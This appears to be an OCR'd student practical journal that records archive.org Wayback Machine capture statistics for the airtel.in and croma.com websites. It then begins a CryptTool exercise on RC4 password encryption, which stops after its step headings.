





v) https://www.youtube.com/











Part B: archive.org Website

Step 1: Visit to archive.org website.

Step 2: Enter the Website URL Address

1) https://www.airtel.in/





host www.airtel.in

Indexed on September 24, 2022.

Saved **22,645 times** between February 5, 2005 and February 18, 2023.

MIME-types: Any MIME-types | Year Start: 2005 | Year End: 2022

All · image · text · application · font · audio

Summary on MIME-types Count


Quick search on MIME-types...


<< < 1 2 ... > >>

	Captures	URLs	New URLs
image/jpeg	1,223,193	38,420	22,834
text/html	854,311	88,304	55,929
image/png	368,287	9,527	5,687
image/gif	278,870	14,936	8,611
text/css	128,483	5,282	3,787
application/javascript	57,996	6,234	5,101
application/pdf	54,950	7,137	3,480
image/svg+xml	32,624	766	427
text/plain	32,118	8,006	7,182
application/vnd.ms-fontobject	10,453	435	327

Captures

Explore www.airtel.in URLs







Last 10 Captures

Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 21:12:03 GMT	200	text/html	2051
Sat, 18 Feb 2023 21:12:02 GMT	301	unk	417
Sat, 18 Feb 2023 21:11:59 GMT	-	warc/revisit	463
Sat, 18 Feb 2023 16:36:48 GMT	-	warc/revisit	958
Sat, 18 Feb 2023 16:36:46 GMT	301	unk	419
Sat, 18 Feb 2023 13:47:53 GMT	-	warc/revisit	955
Sat, 18 Feb 2023 13:47:49 GMT	301	unk	419
Sat, 18 Feb 2023 11:12:08 GMT	301	text/html	526
Sat, 18 Feb 2023 05:25:10 GMT	-	warc/revisit	955
Sat, 18 Feb 2023 05:25:07 GMT	301	unk	418

2) https://www.croma.com/





Calendar · Collections · Changes · Summary · Site Map · URLs

host www.croma.com

Indexed on September 24, 2022.

Saved **2,986 times** between February 7, 1998 and February 18, 2023.

MIME-types: Any MIME-types | Year Start: 1998 | Year End: 2022

All image text application font


Summary on MIME-types Count

Quick search on MIME-types...


<< < 1 2 > >>


	Captures	URLs	New URLs
image/jpeg	229,863	39,831	33,858
text/html	200,177	82,219	68,718
image/png	88,375	17,174	16,492
text/css	23,123	645	396
application/javascript	5,097	629	601
image/gif	1,073	58	36
image/vnd.microsoft.icon	725	238	146
image/svg+xml	617	73	44
text/plain	459	25	7
font/woff2	407	22	14

Captures




Explore www.croma.com URLs





Last 10 Captures


Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 09:16:38 GMT	200	text/html	73033
Sat, 18 Feb 2023 07:55:07 GMT	200	text/html	71108
Sat, 18 Feb 2023 06:36:13 GMT	200	text/html	71103
Sat, 18 Feb 2023 06:36:02 GMT	301	unk	393
Fri, 17 Feb 2023 07:07:43 GMT	200	text/html	70739
Fri, 17 Feb 2023 05:42:50 GMT	200	text/html	70774
Fri, 17 Feb 2023 05:42:44 GMT	301	unk	432
Thu, 16 Feb 2023 06:39:37 GMT	200	text/html	70798
Thu, 16 Feb 2023 05:23:14 GMT	200	text/html	70844
Thu, 16 Feb 2023 05:23:03 GMT	301	unk	437




PRACTICAL NO 2

AIM: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1:



Step 2: Encryption using RC4



